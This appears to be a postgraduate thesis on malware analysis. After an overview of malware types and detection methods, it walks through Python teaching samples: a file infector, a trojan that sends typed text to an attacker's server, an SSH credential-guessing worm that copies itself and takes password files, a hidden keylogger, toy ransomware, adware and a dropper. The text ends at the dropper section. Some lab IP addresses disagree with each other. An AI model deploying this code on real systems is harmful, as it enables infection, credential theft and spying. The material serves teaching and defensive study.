



**UNIVERSITY OF PIRAEUS**  
**SCHOOL OF INFORMATION AND TELECOMMUNICATIONS**  
**TECHNOLOGIES**  
**DEPARTMENT OF DIGITAL SYSTEMS**

**POSTGRADUATE PROGRAM OF STUDIES**

**TITLE OF THE PHD THESIS**

***MALWARE ANALYSIS***

**THESIS ADVISOR: CHRISTOS XENAKIS**

**STUDENT: SEFERIADIS CHRISTOS MTE2124**

**PIRAEUS**

**JANUARY 2025**

# TABLE OF CONTENTS

## Contents

TABLE OF CONTENTS .....	2
INTRODUCTION.....	<b>Error! Bookmark not defined.</b>
1.1 Malware Detection techniques .....	8
Chapter 2 -Malicious malware scripts examples .....	12
Installation.....	12
2.1 Malware Python scripts.....	12
File infection. ....	12
How it works .....	13
Trojan (trojan horse).....	15
Worm .....	18
Spyware.....	21
Ransomware .....	23
Adware.....	25
Dropper .....	27
Chapter 3 – Testing Environment & Malware Samples.....	32
3.1 Testing Environment.....	32
3.2 Malware Samples .....	32
3.2.1 Wannacry ransomware.....	32
3.2.2 Impact of Successful Attacks .....	34
Chapter 4 – Static Analysis.....	36
4.1 Finding Packer.....	39
4.2 Extraction and analysis of strings.....	41
4.3 Analysis PE Headers.....	43
4.4 Import Table Analysis .....	43
4.5 Search for embedded objects.....	47

4.6 Wannacry Abalysis.....	48
Chapter 5 – Dynamic Analysis .....	54
5.1 Process Explorer analysis.....	59
5.2 Compare snapshots with regshot.....	66
5.3 Process Analysis Monitor .....	67
5.4 Filtering in process monitor .....	70
5.5 Search for Rootkit Objects.....	72
5.6 Wannacry Analysis.....	73
5.6.1 Registry Monitor.....	75
5.6.2 Process Monitor & Wireshark .....	77
5.6.3 Encryption Process.....	83
5.6.4 Recovery Prevention.....	87
5.6.5 Propagation.....	87
5.6.6 C&C communication .....	89
CONCLUSION .....	91


## Introduction

In this thesis, which was prepared on the basis of the technical training for cybersecurity specialists of the organization ENISA, an attempt will be made to examine and analyze a malware. The main points that will be examined in order to understand its behavior are the way it is executed, its purpose as well as the way it communicates and interacts with the internet.

Our analysis includes 3 stages which are:

- 1) **Static analysis:** In static analysis, various data about malware are collected without it being executed (which compiler was compile, what packer was used, etc.) and the assembly code of the software is examined.
- 2) **Dynamic analysis:** In dynamic analysis, malware is executed in real time, but in a protected environment, its behavior is analyzed and its action and results are recorded.
- 3) **Network analysis:** Network analysis analyzes how malware communicates with the internet (and in this case in a protected environment) as well as with which websites it interacts and for what purpose.

So, based on the above, and using the appropriate tools that we will refer to below, we will proceed to analyze malware. The most difficult but at the same time very important part of the analysis is that of examining the assembly code of the software. However, useful data is also drawn from dynamic analysis, which can give us an idea of the operation of the software and be used as supplementary information to understand the obscure assembly code of the executable. The stages of the analysis and the procedures involved are briefly illustrated in the image below.



*Image 1. Types of Malware Analysis*

## **Chapter 1 - Malware**

Any software that is expressly designed to cause harm or abuse computer systems, networks, or users is referred to as malware. Malware is an abbreviation for the term "malicious software." Malware is software that is developed with the intention of causing harm, and it can take many different forms since it is designed to compromise the operation and security of a device or network. The following is a list of common types of malicious software:

### **A virus is:**

Viruses are programs that duplicate themselves when they attach themselves to normal executable files or documents and then replicate themselves when the infected file is executed at a later time.

Viruses have the ability to corrupt or erase files, spread to other files, and in certain cases render the system inoperable.

### **Worms**

The term "worm" refers to programs that are self-contained and capable of replicating and spreading themselves autonomously, typically through vulnerabilities in networks.

Worms have the ability to rapidly propagate across networks, causing damage by exploiting security holes and consuming bandwidth and generating disruptions.

### **Trojans**

Trojans are a type of malicious malware that masquerades as genuine software but actually contains malicious code. Those that install them do so without realizing it since they believe they are helpful programs.

The function of Trojans is to build backdoors for attackers, steal sensitive information, or carry out a variety of damaging acts without the user's knowledge.

### **Ransomware**

Ransomware is a type of malicious software that encrypts the files of a user and then demands money (often in cryptocurrency) in exchange for the key to decode the files.

One of the functions of ransomware is to prevent users from accessing vital files until the demanded ransom is paid. This can result in monetary losses and possible data breaches.

### **Viruses and spyware:**

The term "spyware" refers to software that is meant to monitor the activities of users without their awareness. The collection of sensitive information, such as passwords, surfing patterns, and personal data, tends to occur frequently.

The function of spyware is to violate privacy, lead to identity theft, and permit targeted assaults depending on the information that is obtained when it is installed.

### **Adware**

When a user's device is infected with adware, it displays adverts that the user does not want to see. Adware typically inserts advertisements into web browsers or other software.

It is possible for adware to interfere with the user experience, cause the system to run more slowly, and even sometimes result in the installation of more malicious software to be downloaded.

### **Keyloggers**

Keyloggers are devices that record the keystrokes that are made on a user's device. When they do this, they are able to obtain sensitive information such as login credentials and credit card details.

Theft of identity, unauthorized access, and other criminal acts are all possible uses for keyloggers, which can be employed for this purpose.

### **Rootkits**

Rootkits are meant to conceal malicious software or activities by modifying or changing the essential functionality of the operating system. Rootkits are utilized specifically for this purpose.

The function of rootkits is to enable persistent access to a system for attackers, which makes it difficult to identify and remove the rootkit.

### **Botnet**

The term "botnet" refers to a network of computers that have been compromised and are controlled by a central command server.

It is common practice to employ botnets for the purpose of carrying out coordinated attacks, transmitting spam, carrying out distributed denial-of-service (DDoS) attacks, or engaging in other criminal actions.

It is essential to keep in mind that these distinct types of malware are not incompatible with one another. Furthermore, sophisticated assaults frequently utilize a combination of several types of malware in order to accomplish their goals. One of the most important things you can do to protect yourself from malware attacks is to regularly update your software, use antivirus products, and engage in safe conduct while using the internet.

## **1.1 Malware Detection techniques**

Techniques for detecting malware entail determining whether or not a computer system contains spyware or other harmful software. These strategies make use of a variety of methodologies, frequently combining a number of different strategies in order to provide complete coverage. Listed below are some more in-depth explanations of the various ways for detecting malware:

### **Signature based**

The typical approach entails the creation of signatures or patterns of known malware and the subsequent matching of those signatures or patterns.

Information that is more extensive signatures are frequently based on distinctive traits or sequences of bytes that are contained within malware. The signature-based detection method is successful against known threats; but, it may have difficulty detecting polymorphic malware, which is malware that alters its signature.

### **Detection System Based on Heuristics:**

In spite of the fact that there is no precise signature that fits, heuristic analysis is able to identify suspicious behaviors or characteristics that may suggest the existence of malware.



Anomalies, such as code that modifies itself, efforts to conceal or obfuscate information, or odd interactions across systems are what heuristics look for. It has a greater degree of adaptability compared to signature-based approaches, although it may result in false positives.

### **Behavior Based**

An explanation of behavioral analysis is that it involves observing the activities and behaviors of programs in order to find deviations from the behavior that is anticipated of them.

Behavioral detection can uncover malware that was previously undetected by monitoring actions like as file modifications, registry changes, and network connections. Other activities that can be monitored include network communications. Even while it is effective against zero-day attacks, it may produce false positives from time to time.

### **Sandboxing**

The process of sandboxing includes executing potentially malicious files or programs in a separate environment in order to monitor how they behave once they are executed.

Sandboxes are designed to imitate a real-world operational environment while containing any potential negative effects. Researchers keep a close eye on the activities of the malicious software, including its interactions with the memory, file system, and network. Sandboxing is an effective method for performing dynamic analysis and locating dangers that are not yet identified.

### **Machine Learning Algorithms**

Machine learning algorithms examine big datasets in order to understand and recognize patterns that are symptomatic of malicious software.

In addition, machine learning models are able to identify previously undiscovered dangers by gaining knowledge from previous data. For the purpose of training models, characteristics such as file properties, behaviors, and network patterns are

leveraged. Machine learning is flexible and effective against ever-changing threats, but it has to be updated on a consistent basis.

### **Anomaly detection**

The term "anomaly detection" refers to the process of identifying deviations from the typical characteristics of a system.

It is possible to identify abnormalities, which may be indicative of malware, by first creating a baseline of usual behavior. However, if it is not calibrated appropriately, this technique may result in false positives, despite the fact that it is successful in recognizing emerging threats.

### **Forensics**

Memory forensics is the process of examination of a system's random access memory (RAM), also known as volatile memory.

To provide further information, malicious software frequently lingers in memory, which is why it is essential for identification. A number of runtime artifacts, including injected code, hidden processes, and others, can be discovered by memory forensics. Detecting complex threats that conventional approaches could overlook is a valuable application of this technology.

### **YARA Rules**

The YARA programme is a pattern-matching tool that gives analysts the ability to construct individualized rules for the purpose of finding malicious software.

In the context of extended information, analysts build rules by analyzing certain traits or patterns that are present in malware. In addition to its adaptability, YARA enables the generation of individualized signatures that may be utilized in a variety of security applications.

### **Network Detection**

Keeping an eye out for patterns or behaviors that might be symptomatic of malicious software by monitoring network traffic.

Identification of harmful activity within a network, such as command and control communication, data exfiltration, or lateral movement, is the primary emphasis of

network-based detection. For the purpose of identifying dangers that are dependent on network interactions, it is effective.

### **Honeypots**

Deploying decoy systems, often known as honey pots or honey nets, in order to attract and identify malicious behavior is an example of this methodology.

Organizations are able to study the strategies and methods employed by attackers by tempting them to engage with these decoys. This helps to strengthen their capabilities in terms of detection and response activities.

An effective malware detection method often utilizes a mix of these strategies in order to establish a protection plan that is composed of many layers. As malicious software continues to develop, detection technologies must also adapt in order to stay up with new threats.

## Chapter 2 -Malicious malware scripts examples

Using an Ubuntu 20.04 Virtual Machine as our testing environment, we will show some operation examples of malicious files. We have created python scripts in order to learn about the characteristics of dangerous software by examining some real-world examples written in Python. The showcase structure is the following:

### Installation

It is imperative that you ensure that **Python3**, the system package **python3-dev**, and the Python package **wheel** have been installed.

```
sudo apt install python3-dev
```

```
pip3 install wheel
```

```
python3 setup.py bdist_wheel
```

The following command should be used in order to set up a virtual environment:

```
source setup_env.sh
```

Or you can install required Python packages listed in requirements.txt on your own. If something goes wrong during the installation, the script should provide you information about possible failures. You can then focus on the problematic steps in setup\_env.sh and fix the problem.

### 2.1 Malware Python scripts

#### File infection.

This kind of malware infects other files. The practice of code injection is a typical example of such conduct. Malicious code is inserted into the files that are being targeted, and it may be executed at a later time. The file infectors are able to propagate as a result of this. The objective of its payload might be anything from innocuous to harmful activity, depending on the circumstances.

**Infector.py** is the file that contains the implementation of our file infector. It makes use of its own code to infect all of the files that are contained inside the same directory, which enables it to spread in the future. It is expected that when the targeted file is executed, it will carry out the same malicious infection on additional files that our own file infector does.

Before the file infector is executed, make sure to observe the **target\_file.ext** file. This file is a straightforward one that can be found in the same directory as our file infector. It is sufficient to execute the file infector within this folder (**./infector.py**) in order to observe its behavior. Ideally, you will see something similar to this:

```
DEBUG:user:Infecting file: ./target_file.ext
DEBUG:user:Infecting file: ./infector.py
INFO:user:Number of infected files: 1
```

Only the file **target\_file.ext** has been successfully infected by our file infector, despite the fact that it has attempted to infect every file in this folder, including itself (as will be described later). Now, place the infected file into the **target\_folder/** folder, and run it in the same manner that we have executed our file infector (**./target\_file.ext**). On the other hand, this time we have successfully infected **target\_file\_2.ext** by utilizing the infected **target\_file.ext**. You should see information that is comparable to what was presented earlier.

As will be seen in the following explanation, the process of creating a file infector is really straightforward, and anybody can accomplish it if they have a fundamental understanding of programming and an awareness of operating systems. Because of this, we should always exercise extreme caution whenever we run any file that is not common or that we do not trust.

## How it works

- The first thing that we do is give our file infector a name and then create it.

```
code_injector = FileInfector('SimpleFileInfector')
```

- The next step is to select a folder that contains the files that we wish to infect. We make a call to the method `infect_files_in_folder`, which is supplied by our file infector, and we offer the path to the folder as an argument. This method will return the total number of files that are infected.

```
number_infected_files = code_injector.infect_files_in_folder(path)
```

- An initial step that must be taken is to perform a lookup for all of the filenames that are contained inside the same directory.

- In the second stage, it is necessary to determine whether or not the file has already been infected. When you run our file infector numerous times, you will see that it does not pay attention to files that it has already infected. This might be accomplished by utilizing some kind of mark that is left in the infected file in conjunction with code that has been injected. It is a string INJECTION SIGNATURE that is located in the docstring module in this particular instance. The content of the file that is being targeted is read by our file infector, and if the file exhibits this signature, the malware will continue to propagate to new files.

```
""" Implementation of file infector in Python.  
    INJECTION SIGNATURE  
    """
```

- We need to make sure that the file that is being targeted has the appropriate permissions for execution since we anticipate that the code that has been injected will be executed.

```
os.chmod(file, 777)
```

- The next step is to copy the code from our own file and paste it into the one that is being targeted.

```
with open(file, 'w') as infected_file:  
    infected_file.write(self.malicious_code)
```

- The code for our own program may be obtained by simply reading the source file, which is available to us. In every instance, the name of the file is the very first parameter that is supplied before the execution begins. In order to ensure that the code is effective in all of the infected files, we need to retrieve the name from this parameter. This is because the infected files may have different names. Because malicious\_code is a cached property, we would only visit the source file once. This would only be necessary once.

```
malicious_file = sys.argv[0]  
with open(malicious_file, 'r') as file:  
    malicious_code = file.read()
```

## Trojan (trojan horse)

This kind of malware tries to look like a legitimate software and the malicious activity is hidden from the victim. The act of spying on victims is a common example of this kind of behavior. A more accurate classification of Trojans may be achieved by determining the function of the harmful component. They got their name from a Greek myth in which the city of Troy accepted a statue of a wooden horse as a gift from their adversaries, but the adversary's warriors were concealed within the statue.

An implementation of our trojan may be found in the file **trojan.py**. An attempt is made to gather information from the victim, which is then disguised as a typical diary, and then transfer it in a covert manner to the server of the attacker. **Server.py** is the file that contains the implementation of the server. Without having any prior information about the victim, we ought to be able to view all of the notes that were entered into the journal.

Establishing a server that is capable of collecting data that is transmitted by the victim is the initial step that the attacker has to do. Because of this, we ran the `./server.py` command on our computer in order to set up a server that is online. The following text ought to be displayed to you:

```
DEBUG:user:Server was successfully initialized.
```

Utilizing the command `./trojan.py`, the second console should be used to execute the trojan (diary) in the role of the victim. It is expected that the following text will appear on the console of the threat actor immediately:

```
Connection with trojan established from ('127.0.0.1', 46682)
```

Consequently, this indicates that our client has successfully established a connection to our server. Create a few lines of notes in the journal by typing them in. The fact that the attacker is also being shown all of the notes is something that we can notice.

### What does the victim see:

```
Hello, this is your diary. You can type here your notes:  
Hello diary,  
let me tell you a secret.  
...
```

## What does the attacker see:

```
DEBUG:user:Server was successfully initialized.
Connection with trojan established from ('127.0.0.1', 46682)
INFO:user:b'Hello diary,\n'
INFO:user:b'let me tell you a secret.\n'
...
```

The creation of a basic trojan is a pretty straightforward procedure, as will be shown in the following paragraphs; all that is required is a fundamental understanding of programming and an awareness of operating systems for anyone to be able to get started. Because of this, we should always exercise extreme caution whenever we run any file that is not common or that we do not trust.

## How does it work

### Server

- To begin, we put together our server, which is designed to gather the information that is collected from the trojan that the victim has performed. The server will do a listening operation on a certain port, which must be identical to the one that is given in our trojan. This particular illustration will involve the execution of both the server and the trojan on the same machine; however, the server might be located remotely and could be situated anywhere in the globe.

```
server = Server(27000)
```

The communication is realized via TCP protocol specified by `socket.SOCK_STREAM`.

```
self._socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

- Following that, we are required to initialize the server by binding it to the port that was provided.

```
server.initialize()
```

- The connection that is made with the victim is among the most critical aspects. This is accomplished through the use of the function `collect_data` that is made available by the server. After the trojan has been executed on the victim's PC,



it waits for the connection that was previously initiated by the virus. From that point on, it just does a continuous check to see if the client has sent any data. In the event that this is the case, they are made visible to the attacker by being logged into the console. An indication that the client has terminated the connection is the presence of "empty" data in the transmitted data.

```
while True:
    data = connection.recv(1024)
    if not data:
        break
    logging.debug(data)
```

## Client

- First and foremost, we need to develop our trojan. For the communication to take place, the service requires both the name of the host (server) and the port that has been defined. The fact that the server is listening on the same system as our client indicates that the host is referred to as localhost.

```
trojan = Trojan('localhost', 27000)
```

- At this point, we are attempting to establish a connection with the server. The relationship between the two should be kept a secret from the victim. In order for us to identify any mistakes that may have been made in our example, the logging message is displayed.

```
try:
    self.socket.connect((self.host, self.port))
except socket.error:
    logging.debug('Trojan could not connect to the server.')
return
```

- Afterward, the trojan attempts to impersonate a harmless software by welcoming the person who has been infected.

```
print('Hello, this is your diary. You can type your notes here:')
```

- At the same time as the victim is typing his or her notes into the diary (stdin), each line is transmitted to the server of the attacker. Due to the fact that the communication interface requires binary data, we are required to convert the strings that we have got into bytes. We anticipate that the data will be encoded using the UTF-8 standard.

```
while True:
    character = sys.stdin.read(1)
    self.socket.send(bytes(character, 'utf-8'))
```

## **Worm**

Refers to a type of malicious software that is capable of propagating itself across a network without the requirement for a host file. A malicious payload might be included within worms, which would then execute orders on infected computers. Worms could also just absorb the bandwidth of the network in order to disrupt communication.

For the sake of this example, a proper infrastructure has to be established. There must be a minimum of two hosts connected to the same network. In order to do this, it is advised that two virtual computers be set up as follows: one for the attacker, and another for the victim.

Now run both systems and log in. The default credentials on the Metasploitable2 are:

**User: msfadmin**

**Password: msfadmin**

Ensure that you have a copy of this repository duplicated on the machine that the attacker is using. The very last thing that has to be done is to provide both workstations with IP addresses that are legitimate. Using the following command, you are able to accomplish this:

```
ip addr add [IP addr]/24 dev [Interface]
```

You should provide the victim the address **198.168.0.3** and the attacker the address **168.168.0.2**. When you want to make sure that everything has been done correctly, you should have the systems ping each other.

In the event that you are able to see the answer, then everything is in order, and we can go on to the actual presentation.

Make a straightforward file on the PC of the victim that contains content similar to the one that is presented above, and give it the name passwords.txt. A private file belonging to the user is represented here on the system that is susceptible.

```
My social media credentials
-----
user: user
pass: mysecurepassword
```

At long last, we are able to run our worm on the machine of the attacker (`./worm.py`). This worm will attempt to connect in to each computer on the network via SSH and will try to access each host. In the event that it is successful, it uses the vulnerable system to copy itself and then takes the passwords.txt file from the user, if the user has one. The log of the worm that is presented below should be visible to you if everything was carried out appropriately. A number of different credentials were used in an attempt to log in to hosts **198.168.0.1** and **198.168.0.2**, but the attempt was unsuccessful. On the other hand, it took the password file from one of the users on the system **198.168.0.3** after successfully connecting to two users on that system. You need to be able to locate this file within the same directory on the machine that your adversary is using.

```
DEBUG:root:Trying to spread on the remote host: 198.168.0.1
DEBUG:root:The remote host refused connection with credentials user,user.
DEBUG:root:The remote host refused connection with credentials root,root.
DEBUG:root:The remote host refused connection with credentials msfadmin,msfadmin.

DEBUG:root:Trying to spread on the remote host: 198.168.0.2
DEBUG:root:The remote host refused connection with credentials user,user.
DEBUG:root:The remote host refused connection with credentials root,root.
DEBUG:root:The remote host refused connection with credentials msfadmin,msfadmin.

DEBUG:root:Trying to spread on the remote host: 198.168.0.3
DEBUG:root:The worm is succesfully connected to the remote host [user, user].
DEBUG:root:The victim did not have passwords.txt
DEBUG:root:The remote host refused connection with credentials user,user.
DEBUG:root:The remote host refused connection with credentials root,root.
DEBUG:root:The worm is succesfully connected to the remote host [msfadmin, msfadmin]
DEBUG:root:The victim had passwords.txt
```

In and of itself, the process of creating a worm is a pretty straightforward one, as will be demonstrated in the following description. Anyone can do this task with only a

fundamental understanding of programming and networking. Because of this, we need to ensure that our systems are always up to date, secure, and have solid credentials.

### How does it work.

- We begin by generating our worm and then providing it with a network address that is representative of the network on which it is intended to spread.

```
worm = Worm('198.168.0.0')
```

- After that, we execute the function `spread_via_ssh`, which makes an attempt to connect to every computer on the network, establish an SSH connection, and spread itself (while simultaneously collecting the password file).

```
worm.spread_via_ssh()
```

- This technique begins by generating an `SSHClient` from the `paramiko` module, which will be of use to us in the process of getting the connection established.

```
ssh = paramiko.SSHClient()  
ssh.get_missing_host_key_policy(paramiko.AutoAddPolicy())
```

- The generator `generate_addresses_on_network` is then used to continue the process of iterating over all of the host addresses that are present on the network. There are property credentials contained within the infection. These credentials are combinations of usernames and passwords that the malware is prepared to test out. This indicates that it will attempt to secure a login over SSH on each host three times. SSH works on port 22.

```
for remote_address in self.generate_addresses_on_network():  
    for user, passw in self.credentials:  
        try:  
            ssh.connect(remote_address, port=22, username=user, password=passw)
```

- On the other hand, if the connection is made (as it is in the instance of **198.162.0.3**), we are able to construct a `SCPClient` that will send our data. If the connection fails, it is captured as an exception, and the worm continues to work with another user or host.

```
scp_client = scp.SCPClient(ssh.get_transport())
```

- We are now able to carry out commands for send and receive files. In the first step, the password file will be obtained, and in the second step, the worm will be transmitted to the remote computer. A name for the file is derived from the arguments that are provided by the system.

```
scp_client.get('password.txt')
scp_client.put(sys.argv[0])
```

## Spyware

Refers to a type of malicious software that is designed to steal data from the victim and spy on them. There are several other methods that may be used to spy on the victim, such as scanning the keys that are pushed on the keyboard by the victim.

When contrasted with the trojan horse, spyware is often concealed from the victim's view and does not reveal its presence.

There is no special preparation that is required prior to the running of the keylogger (./keylogger.py). In the event that we merely press the Enter key, we are able to see that nothing happened after the execution, and we are able to write new instructions. This is the same as when we hit the Enter key. You are now able to do whatever action you choose on your machine. You may open a browser and input something like Passwd, which is a representation of your prospective password, in order to demonstrate the demonstration. This is similar to what you would do on any login page of your social network accounts.

You are now able to recognize that a new file called activity.log is situated in the same location as our keylogger software. Through careful inspection of the file, you will see that it includes all of the keys that you have pushed on your keyboard following the execution, including the password that you use for Passwd. To acquire direct access to such files across the network, an attacker may easily access those files and change the keylogger to send them to a certain email address. Alternatively, he can use a combination of other types of malware to gain direct access to those files.

```
Key: P
Key: a
Key: s
Key: s
Key: w
Key: d
```

A keylogger may be created using a relatively straightforward procedure, which is outlined here. All that is required is a fundamental understanding of programming and an awareness of operating systems for anyone to be able to create a keylogger.

Because of this, we should always exercise extreme caution whenever we run any file that is not common or that we do not trust.

### How does it work.

- ❖ In the beginning, we will configure our logger. We have the ability to define both the file in which the data should be kept and the format of the message that should be sent.

```
logging.basicConfig(  
    level=logging.DEBUG,  
    filename='activity.log',  
    format='Key: %(message)s',  
)
```

- ❖ Following that, we are required to acquire the logging file handler. In the following stage, we will explain it to you why.

```
handler = logging.getLogger().handlers[0].stream
```

- ❖ We want our spyware to operate in the background as a daemon so that it is more difficult for the victim to detect our malicious software. Additionally, in order to accomplish this, we will make use of a standard Python module `daemon` that will enable us to daemonize our keylogger. It is possible that we will lose connections to all file handlers, including `stdout` and even our logging file, when the daemon is established; but, if we indicate that the files should be retained, we will not lose these connections. This is the reason why we were able to acquire a logging file handler in the stage before this one. This means that we are now able to construct the keylogger and initiate its operation within the context of our concealed daemon.

```
# Daemonize the process to hide it from the victim.  
with daemon.DaemonContext(files_preserve=[handler]):  
    # Create keylogger.  
    keylogger = Keylogger('SimpleSpyware')  
    # Start logging activity of the user.  
    keylogger.start_logging()
```

- ❖ The `pyxhook` module for Linux is a Python extension that may be utilized for the purpose of acquiring the key press events. Instead of using the `pyHook` module, we should utilize it if we want to construct a keylogger for Windows; yet, the interfaces of the two programs are extremely similar. We develop a hooking manager that will handle event handling and provide us the ability to

establish a callback for the events that that manager manages. In this particular scenario, the term "callback" refers to a function that will be invoked whenever a new event is acquired (`_keydown_callback`). The only thing that this function does is log the key into the `activity.log` file that we provided as the destination.

```
hook_manager = pyxhook.HookManager()
# Assign callback for handling key strokes.
hook_manager.KeyDown = self._keydown_callback
# Hook the keyboard and start logging.
hook_manager.HookKeyboard()
hook_manager.start()
```

## Ransomware

This is a type of malicious software that attempts to encrypt your data or even restrict your access to the system until a monetary ransom is paid. In order to make the threat more severe and coerce you into submitting, it may delete your data on a constant basis. During the past few years, ransoms have gained a lot of popularity.

You should witness `target_file.ext` before the execution of ransomware. This file is a basic one that is located in the same directory as our malware. To examine the behavior of ransomware, just execute it in this folder (`./ransomware`). You should see something similar to this:

```
DEBUG:root:Encrypting file: malware_showcase/ransomware/target_file.ext
Hi, all your files has been encrypted. Please send 0.1 USD on this address
to get a decryption key: XYZ.
Number of encrypted files: 1
Please enter a key:
```

Do not type anything at this time; instead, simply examine the `target_file.ext` file in the next terminal. You are able to see that the original material is nothing more than a standard text file. it was encoded to

**SnVzdCBhbiBvcnRpbmFyeSB0ZXh0IGZpbGUuCG==** (for people with greater knowledge, it is evident that it is a straightforward format of base64). On the other hand, this ransomware operates under the assumption that the user is unfamiliar to the fundamentals of cryptography. As users, we now have two choices available to us.

There are two possible outcomes: either we "send a payment to the bank address XYZ" and acquire the right key, or we guess the key, in which case the software terminates and our data continue to be encrypted.

```
Please enter a key: __ransomware_key
```

This results in the decryption of the data, and as we can see, the contents of our file are brought back to their original state.

The creation of basic ransomware is a relatively straightforward procedure, as will be discussed here; simply having a fundamental understanding of encryption and programming is all that is required to do this task completely. Because of this, we should always exercise extreme caution whenever we run any files that are not common or that we do not trust.

### How does it work.

- Firstly, we create our ransomware and give it a name.

```
number_encrypted_files = ransomware.encrypt_files_in_folder(path)
```

- A lookup for all of the filenames that are contained within the same directory is the first thing that has to be done (function `get_files_in_folder(path)` makes this search). README files are not taken into consideration by this solution since ransomware would encrypt this file as well if it were to be executed.
- Afterwards, we can easily encrypt every file that we discover. The steps involved in the encryption process are outlined below.

```
for file in files:  
    logging.debug('Encrypting file: {}'.format(file))  
    self.encrypt_file(file)
```

- Encryption is the most crucial component of the program. It is possible to encrypt the files in a variety of different methods. In a typical scenario, the encryption key would also be involved in the encryption process (with a somewhat more robust encryption technique), however for the purpose of illustration, we may utilize the base64 encoding method. In this particular instance, we read the data from the file, encrypt it to base64, and then write it back to the file.

```
# Load the content of file.  
with open(filename, 'r') as file:  
    content = file.read()  
# Encrypt the file content with base64.  
encrypted_data = base64.b64encode(content.encode('utf-8'))  
# Rewrite the file with the encoded content.  
with open(filename, 'w') as file:  
    file.write(encrypted_data.decode('utf-8'))
```



- We are able to display our ransom message to the user once all of the files have been encrypted, in which we ask for payment in exchange for the key.
- The process of decryption is somewhat comparable to that of encryption. The key is loaded, and then a comparison is made between it and our default key, which is referred to as the `__ransomware_key`. In the event that they are identical, we quickly reverse the encryption that was done earlier. The software will terminate and the data will continue to be encrypted even if the user enters a different key.

```
# Obtain a key from the user.
key = self.obtain_key()
if key != self.key:
    print('Wrong key!')
    return

files = self.get_files_in_folder(path)

# Decrypt each file in the directory.
for file in files:
    self.decrypt_file(key, file)
```

## Adware

This is a type of malicious software that makes an effort to display advertisements to unwary users. Typically, it is nothing more than a piece of software that is merely unpleasant and does not intend to cause any harm. In an effort to make the advertising more persistent, adware may use a variety of different ways.

Before carrying out the execution of the adware (`./adware.py`), we do not require any particular preparation before doing so. Immediately following the execution, we are able to observe three popup windows that display adverts on our screen. When we touch the close button on any popup window, nothing occurs, and the advertisement continues to appear on the screen. This may be bothersome, but it is still reasonably ok.

Creating basic adware is a relatively straightforward technique, which will be explained in more detail below. This is the reason why you should constantly exercise caution if you are running files that are not trustworthy or atypical.

## How does it work.

- In the first step of the process, we take our adware and pass it parameters from the system. PySide2 is a Python package that we are utilizing since we require a graphical user interface (GUI). The primary QT application is represented by our class Adware, which received its inheritance from the QApplication.

```
adware = Adware(sys.argv)
```

- The function show\_ads() is invoked, which results in the creation of dialog popups. The references to these forms are then sent to the variables that are located in the main module windows. Keep in mind that if you lose reference to those windows, they will not be displayed on the screen. It is essential that you do not lose this reference.

```
windows = adware.show_ads()
```

- A property known as advert\_slogans is included in our adware. This property contains a set of advertising slogans that we want our victim to view. Calling the function create\_ad\_window() will allow us to generate a popup window that is one of a kind for each of those phrases.

```
ad_windows = []
for advert in self.advert_slogans:
    # Create a new ad window.
    ad_window = self.create_ad_window(advert)
```

- On account of the fact that these windows would appear on the same spot on the screen and overlap one another, it is necessary for us to relocate the popup windows that we have produced to a random location on the screen.

```
# Move this window to random location on screen.
x_coordinate, y_coordinate = random.randint(1, 800), random.randint(1, 600)
ad_window.move(x_coordinate, y_coordinate)
```

- For the purpose of generating popup windows, our method create\_ad\_window generates a new AdWindow that contains the specified text. It is necessary to use the show method in order to display the window on the screen.

```
window = AdWindow(ad_slogan=ad_slogan)
window.show()
```

- AdWindow is a popup window that is derived from QDialog and represents an independent window with a layout that only has one label that displays the advertisement. Nevertheless, in order to make adware more unpleasant and to

display advertisements in a more aggressive manner, we have configured the window to ignore the close signal if the victim pushes the close button. In the case that this occurs, the window will acquire information on a new event that is referred to as `closeEvent`. For the window to remain on the screen, we will simply disregard any action that may be taken.

```
def closeEvent(self, event):  
    event.ignore()
```

## Dropper

Dropper is a type of malicious software that makes an attempt to download or dump harmful code onto the system that it is targeting. It is possible for the malware to be covertly included within the dropper itself or to be downloaded from a remote repository. Over and over again, it employs obfuscation and encryption in an effort to evade discovery.

The initial step that the attacker has to do is to establish a server that will be responsible for the distribution of malware to its customers. As a result, we will execute the `./server.py` file on our computer in order to establish a server that is operational. The following text ought to be displayed to you:

```
DEBUG:user:Server was successfully initialized.
```

The dropper should be executed on the second terminal using the command `./dropper.py`. The victim should be the dropper. It is expected that the following text will appear on the console of the attacking party immediately:

```
Connection with dropper established from ('127.0.0.1', 46682)
```

List the directory in which the dropper is placed, and you will notice that a new file called `malware.py` has been produced. This will allow you to check that the dropper has accomplished its intended goal. Just for the sake of demonstration, the "malicious" code is nothing more than a straightforward command to print out some brief text. Python `malware.py` should be executed in order to execute the file. Once you have completed these steps, you should see the following text:

```
Hello there
```

The process of creating a basic dropper is quite straightforward, as will be seen in the following description; nevertheless, in order to do this task, one must possess a fundamental understanding of programming and an awareness of operating systems. Because of this, we should always exercise extreme caution whenever we run any file that is not common or that we do not trust.

## How does it work.

### Server

